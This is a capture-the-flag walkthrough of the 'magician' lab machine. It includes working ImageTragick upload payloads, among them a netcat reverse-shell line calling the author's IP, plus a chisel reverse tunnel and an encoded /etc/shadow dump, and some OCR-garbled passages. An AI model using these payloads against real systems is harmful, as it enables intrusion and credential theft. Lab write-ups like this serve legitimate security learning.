magician

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.19.254
Lets try pinging it

```
ping 10.10.19.254 -c 5

PING 10.10.19.254 (10.10.19.254) 56(84) bytes of data.
64 bytes from 10.10.19.254: icmp_seq=1 ttl=60 time=203 ms
64 bytes from 10.10.19.254: icmp_seq=2 ttl=60 time=319 ms
64 bytes from 10.10.19.254: icmp_seq=3 ttl=60 time=197 ms
64 bytes from 10.10.19.254: icmp_seq=4 ttl=60 time=644 ms

--- 10.10.19.254 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4004ms
rtt min/avg/max/mdev = 196.785/340.623/643.726/181.717 ms
```

First thing is that it asks us to add this ip with the domain `magician`
lets do that real quick

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25     greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
10.10.11.27     itrc.ssg.htb    resource.htb    signserv.ssg.htb
10.10.11.11     board.htb       crm.board.htb
10.10.10.245    cap.htb
10.10.11.30     monitorsthree.htb
10.10.191.210   olympus.thm     chat.olympus.thm
10.10.11.254    skyfall.htb     demo.skyfall.htb        prd23-s3-b
10.10.85.102    seasurfer.thm   internal.seasurfer.thm
10.10.213.69    bitme.thm
10.10.44.10     kitty.thm
10.129.234.56   board.htb       crm.board.htb
10.10.43.61     team.thm        dev.team.thm
10.10.19.254    magician
~
```

Alright moving on lets do some port scanning :

Port Scanning :

All Port Scan :

```
rustscan -a magician --ulimit 5000
```

```
rustscan -a magician --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
Open ports, closed hearts.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.19.254:21
Open 10.10.19.254:8081
Open 10.10.19.254:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-16 18:48 IST
Initiating Ping Scan at 18:48
Scanning 10.10.19.254 [2 ports]
Completed Ping Scan at 18:48, 2.18s elapsed (1 total hosts)
Initiating Connect Scan at 18:48
Scanning magician (10.10.19.254) [3 ports]
Discovered open port 21/tcp on 10.10.19.254
Discovered open port 8080/tcp on 10.10.19.254
Discovered open port 8081/tcp on 10.10.19.254
Completed Connect Scan at 18:48, 0.16s elapsed (3 total ports)
Nmap scan report for magician (10.10.19.254)
Host is up, received conn-refused (0.17s latency).
Scanned at 2024-09-16 18:48:14 IST for 0s

PORT     STATE SERVICE         REASON
21/tcp   open  ftp             syn-ack
8080/tcp open  http-proxy      syn-ack
8081/tcp open  blackice-icecap syn-ack
```

Open ports

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
8080/tcp open http-proxy syn-ack
8081/tcp open blackice-icecap syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 21,8080,8081 magician -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 21,8080,8081 magician -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-16 18:51 IST
Nmap scan report for magician (10.10.19.254)
Host is up (0.17s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
8080/tcp open  http    Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (application/json).
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: magician
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.32 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.8 or later
8080/tcp open http Apache Tomcat (language: en)
|_http-title: Site doesn't have a title (application/json).
8081/tcp open http nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: magician
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright so im gonna skim to say that ftp is useless to exploit this lets start with directory fuzzing next

---

Directory Fuzzing :

Port 8080 :


```
feroxbuster --url http://magician:8080 -t 200
```

```
feroxbuster --url http://magician:8080 -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.4
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://magician:8080
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.10.4
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        4w        -c Auto-filtering found 404-like response and create
404      GET        0l        0w        0c http://magician:8080/1
404      GET        0l        0w        0c http://magician:8080/adodb
404      GET        0l        0w        0c http://magician:8080/cisco
404      GET        0l        0w        0c http://magician:8080/datafiles
500      GET        1l        3w      105c http://magician:8080/error
200      GET        1l        1w        2c http://magician:8080/files
404      GET        0l        0w        0c http://magician:8080/errorpage
404      GET        0l        0w        0c http://magician:8080/front
404      GET        0l        0w        0c http://magician:8080/landing
404      GET        0l        0w        0c http://magician:8080/pipe
404      GET        0l        0w        0c http://magician:8080/player.swf
404      GET        0l        0w        0c http://magician:8080/request
404      GET        0l        0w        0c http://magician:8080/Statistics
404      GET        0l        0w        0c http://magician:8080/stock
404      GET        0l        0w        0c http://magician:8080/stoneedge
404      GET        0l        0w        0c http://magician:8080/style_emoticons
405      GET        0l        0w        0c http://magician:8080/upload
```

Basically nothing here lets try the other port

Port 8081



Directories

200 GET 1l 2w 48c http://magician:8081/css/app.4867b5d8.css
200 GET 2l 104w 5498c http://magician:8081/js/app.2af72f5c.js
200 GET 7l 23w 23080c http://magician:8081/favicon.ico
301 GET 7l 13w 194c http://magician:8081/css ⇒
http://magician:8081/css/
200 GET 8l 4990w 290103c http://magician:8081/js/chunk-
vendors.2102ce45.js
403 GET 7l 11w 178c http://magician:8081/js/
200 GET 5l 5950w 378093c http://magician:8081/css/chunk-
vendors.0c3b3d0c.css
200 GET 1l 47w 1105c http://magician:8081/
403 GET 7l 11w 178c http://magician:8081/css/
301 GET 7l 13w 194c http://magician:8081/img ⇒
http://magician:8081/img/

```
200 GET 1l 47w 1105c http://magician:8081/index.html
301 GET 7l 13w 194c http://magician:8081/js ⇒
http://magician:8081/js/
```


Moving on lets get to this web application now

Web Application :


Port 8080

/error page is also this page only
Lets try the other port now

Port 8081



So here we got something i tried upload a image to see the request to see if i can exploit it but that didn't work so i search on google about image converter and found this



So this is our vector to get in this

Gaining Access :

So i found these vulnerability on PayloadalltheThings github : https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/Picture%20ImageMagick/

There are two here that might work

First one :

PayloadsAllTheThings / Upload Insecure Files / Picture ImageMagick / **imagetragik1_payload_url_curl.png**

swisskyrepo ImageMagick Typo

4 lines (4 loc) · 202 Bytes

```
1  push graphic-context
2  viewbox 0 0 640 480
3  fill 'url(https://pre09.example.net/15bd/th/pre/f/2012/237/c/7/all_work_and_no_something/someting_by_nebezial-d5cdlor.jpg";curl "127.0.0.1)'
4  pop graphic-context
```

I think this is just for testing lets try it i guess
i edited it for my IP

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://pre09.example.net/15bd/th/pre/f/2012/237/c/7/all_work_and_no_something/someting_by_nebezial-d5cdlor.jpg";cu
rl "10.17.94.2)'
pop graphic-context
~
~
~
```

Lets start a nc listener on port 80

```
sudo nc -nvlp 80

[sudo] password for pks:
Listening on 0.0.0.0 80
```

Lets upload it and try to get a response here

```
sudo nc -nvlp 80

[sudo] password for pks:
Listening on 0.0.0.0 80
Connection received on 10.10.19.254 37664
GET / HTTP/1.1
Host: 10.17.94.2
User-Agent: curl/7.58.0
Accept: */*
```

So its vulnerable to this lets try the other exploit here this is the one

PayloadsAllTheThings / Upload Insecure Files / Picture ImageMagick / **imagetragik1_payload_imageover_reverse_shell_netcat_fifo.png**

swisskyrepo ImageMagick Typo dd0c23f · last

8 lines (8 loc) · 253 Bytes

```
1  push graphic-context
2  encoding "UTF-8"
3  viewbox 0 0 1 1
4  affine 1 0 0 1 0 0
5  push graphic-context
6  image Over 0,0 1,1 '|mkfifo /tmp/gjdpez; nc 127.0.0.1 4444 0</tmp/gjdpez | /bin/sh >/tmp/gjdpez 2>&1; rm /tmp/gjdpez '
7  pop graphic-context
8  pop graphic-context
```

I downloaded it and edited it like this

```
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|mkfifo /tmp/gjdpez; nc 10.17.94.2 9001 0</tmp/gjdpez | /bin/sh >/tmp/gjdpez 2>&1; rm /tmp/gjdpez '
pop graphic-context
pop graphic-context
~
~
~
```

Lets start a listener again

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
```

Lets upload it now
and we get our shell now

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.19.254 44346
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
```

Lets upgrade it

```
nc -lnvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.19.254 44346
id
uid=1000(magician) gid=1000(magician) groups=1000(magician)
python3 -c 'import pty; pty.spawn("/bin/bash")'
magician@magician:/tmp/hsperfdata_magician$ ^Z
[1]  + 30066 suspended  nc -lnvp 9001


~/Documents/Notes/Hands-on-Hacking/TryHackMe/magician git:(main)
stty raw -echo;fg

[1]  + 30066 continued  nc -lnvp 9001

magician@magician:/tmp/hsperfdata_magician$ export TERM=xterm
magician@magician:/tmp/hsperfdata_magician$
```

here is your user.txt

```
magician@magician:~$ ls -al
total 17204
drwxr-xr-x 5 magician magician     4096 Feb 13  2021 .
drwxr-xr-x 3 root     root         4096 Jan 30  2021 ..
lrwxrwxrwx 1 magician magician        9 Feb  6  2021 .bash_history -> /dev/null
-rw-r--r-- 1 magician magician      220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 magician magician     3771 Apr  4  2018 .bashrc
drwx------ 2 magician magician     4096 Jan 30  2021 .cache
drwx------ 3 magician magician     4096 Jan 30  2021 .gnupg
-rw-r--r-- 1 magician magician      807 Apr  4  2018 .profile
-rw-r--r-- 1 magician magician        0 Jan 30  2021 .sudo_as_admin_successful
-rw------- 1 magician magician     7546 Jan 31  2021 .viminfo
-rw-r--r-- 1 root     root     17565546 Jan 30  2021 spring-boot-magician-backend-0.0.1-SNAPSHOT.jar
-rw-r--r-- 1 magician magician      170 Feb 13  2021 the_magic_continues
drwxr-xr-x 2 root     root         4096 Feb  5  2021 uploads
-rw-r--r-- 1 magician magician       24 Jan 30  2021 user.txt
magician@magician:~$
```

Vertical PrivEsc

So first hint is in this file here

```
magician@magician:~$ ls -al
total 17204
drwxr-xr-x 5 magician magician     4096 Feb 13  2021 .
drwxr-xr-x 3 root     root         4096 Jan 30  2021 ..
lrwxrwxrwx 1 magician magician        9 Feb  6  2021 .bash_history -> /dev/null
-rw-r--r-- 1 magician magician      220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 magician magician     3771 Apr  4  2018 .bashrc
drwx------ 2 magician magician     4096 Jan 30  2021 .cache
drwx------ 3 magician magician     4096 Jan 30  2021 .gnupg
-rw-r--r-- 1 magician magician      807 Apr  4  2018 .profile
-rw-r--r-- 1 magician magician        0 Jan 30  2021 .sudo_as_admin_successful
-rw------- 1 magician magician     7546 Jan 31  2021 .viminfo
-rw-r--r-- 1 root     root     17565546 Jan 30  2021 spring-boot-magician-backend-0.0.1-SNAPSHOT.jar
-rw-r--r-- 1 magician magician      170 Feb 13  2021 the_magic_continues
drwxr-xr-x 2 root     root         4096 Feb  5  2021 uploads
-rw-r--r-- 1 magician magician       24 Jan 30  2021 user.txt
magician@magician:~$
```

Lets cat it out

```
drwxr-xr-x 2 root     root         4096 Feb  5  2021 uploads
-rw-r--r-- 1 magician magician       24 Jan 30  2021 user.txt
magician@magician:~$ cat the_magic_continues
The magician is known to keep a locally listening cat up his sleeve, it is said to be an oracle who will tell you secrets if you are good enough to understand its meows.
magician@magician:~$
```

So anyway it say to look for any services running by root, but lets just run linpeas to find as i dont remember the commands on top of my head

```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:6666          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8080                 :::*                    LISTEN      958/java
tcp6       0      0 :::21                   :::*                    LISTEN      -
```

There we go lets forward this to our system using chisel

On your host/attacker box execute this

```
./chisel server --reverse --port 900
```

```
~/Tools
./chisel server --reverse --port 9002
2024/09/16 19:28:25 server: Reverse tunnelling enabled
2024/09/16 19:28:25 server: Fingerprint v7lX2wLg9XWzxgGUNI+nlQ5sT/4LbXir5LWFFl22wXU=
2024/09/16 19:28:25 server: Listening on http://0.0.0.0:9002
```

And on the exploited machine execute this

```
./chisel client 10.17.94.2:9002 R:9003:127.0.0.1:6666
```

```
magician@magician:/tmp$ ./chisel client 10.17.94.2:9002 R:9003:127.0.0.1:6666
2024/09/16 09:59:30 client: Connecting to ws://10.17.94.2:9002
2024/09/16 09:59:32 client: Connected (Latency 175.794892ms)
```

Now we have that service forwared to localhost:9003 on our attacker box

http://localhost:9003

The Magic cat

Enter filename

Submit

Lets try putting in like /etc/passwd

Looks like base64 lets decode this


Ok so its just a file explorer lets try /etc/shadow
So it goes through a bunch of transformation like binary and other i just clicked a couple of time to get base64 again

Now lets see decode this as well

```
echo "cm9vdDokNiROSGdnd2R1ZSQueUl2YS5iVzV0TXJZc3I1bWxUTi90cXdhZXdONXM4ZmtiUTlyRTdTeTBUVXRqeFNac21xSGIycUwvUjVtajdJdEtHeHdiT2JxUFBqV2wxb6FIVThlMDoxODY2MzowOjk5OTk5OTo3Ojo6CmJpbjoqOjE4NDgwOjA6OTk5OTk6Nzo6OgpzeXM6KjoxODQ4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4NDgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTg0ODA6MDo5OTk5OTo3Ojo6CmdlbWVzOio6MTg0ODA6MDo5OTk5OTo3Ojo6CmdvYXRzOio6MTg0ODA6MDo5OTk5OTo3Ojo6CmdudWX0Rzo6MTg0ODA6MDo5OTk5OTo3Ojo6CmdudVXRzOio6MTg0ODA6MDo5OTk5OTo3Ojo6CmxpcDoqOjE4NDgwOjA6OTk5OTk6Nzo6OgpzeXN6ZW1kLW5tdHdvcms6KjoxODQ4MDowOjk5OTk5Ojc6OjoKc3lzdG6VtZC1yZXNvbHZlOio6MTg0ODA6MDo5OTk5OTo3Ojo6CnN5c2xvZzoqOjE4NDgwOjA6OTk5OTk6Nzo6OgptZXNzYWdlYnVzOio6MTg0ODA6MDo5OTk5OTo3Ojo6Cl9hcHQ6KjoxODQ4MDowOjk5OTk5Ojc6OjoKbHhkOio6MTg0ODA6MDo5OTk5OTo3Ojo6CnV1aWRkOio6MTg0ODA6MDo5OTk5OTo3Ojo6CmR1c3E6KjoxODQ4MDowOjk5OTk5Ojc6OjoKbGFuZHBjYX8lOio6MTg0ODA6MDo5OTk5OTo3Ojo6CnBvb6xpbmF0ZToqOjE4NDgwOjA6OTk5OTk6Nzo6Ogpzc2hkOio6MTg2NTc6MDo5OTk5OTo3Ojo6Cm1hZ2ljaWFuOiQ2JG5CSXpRMapHL3dlOTFMMFokaVdhVS9nOFowSmdnTnk3VlJtUUVCMTVqZkFXVHN5ZEZqQk9CUThhTjVULzBib2JjeUFiUFI0Z3FVcHZBTktFWDJyUWJRbm5pYW9IU2xSNXdYT2Vrby46MTg2NTc6MDo5OTk5OTo3Ojo6CmZ0cDoqOjE4NjU3OjA6OTk5OTk6Nzo6Ogo" | base64 -d

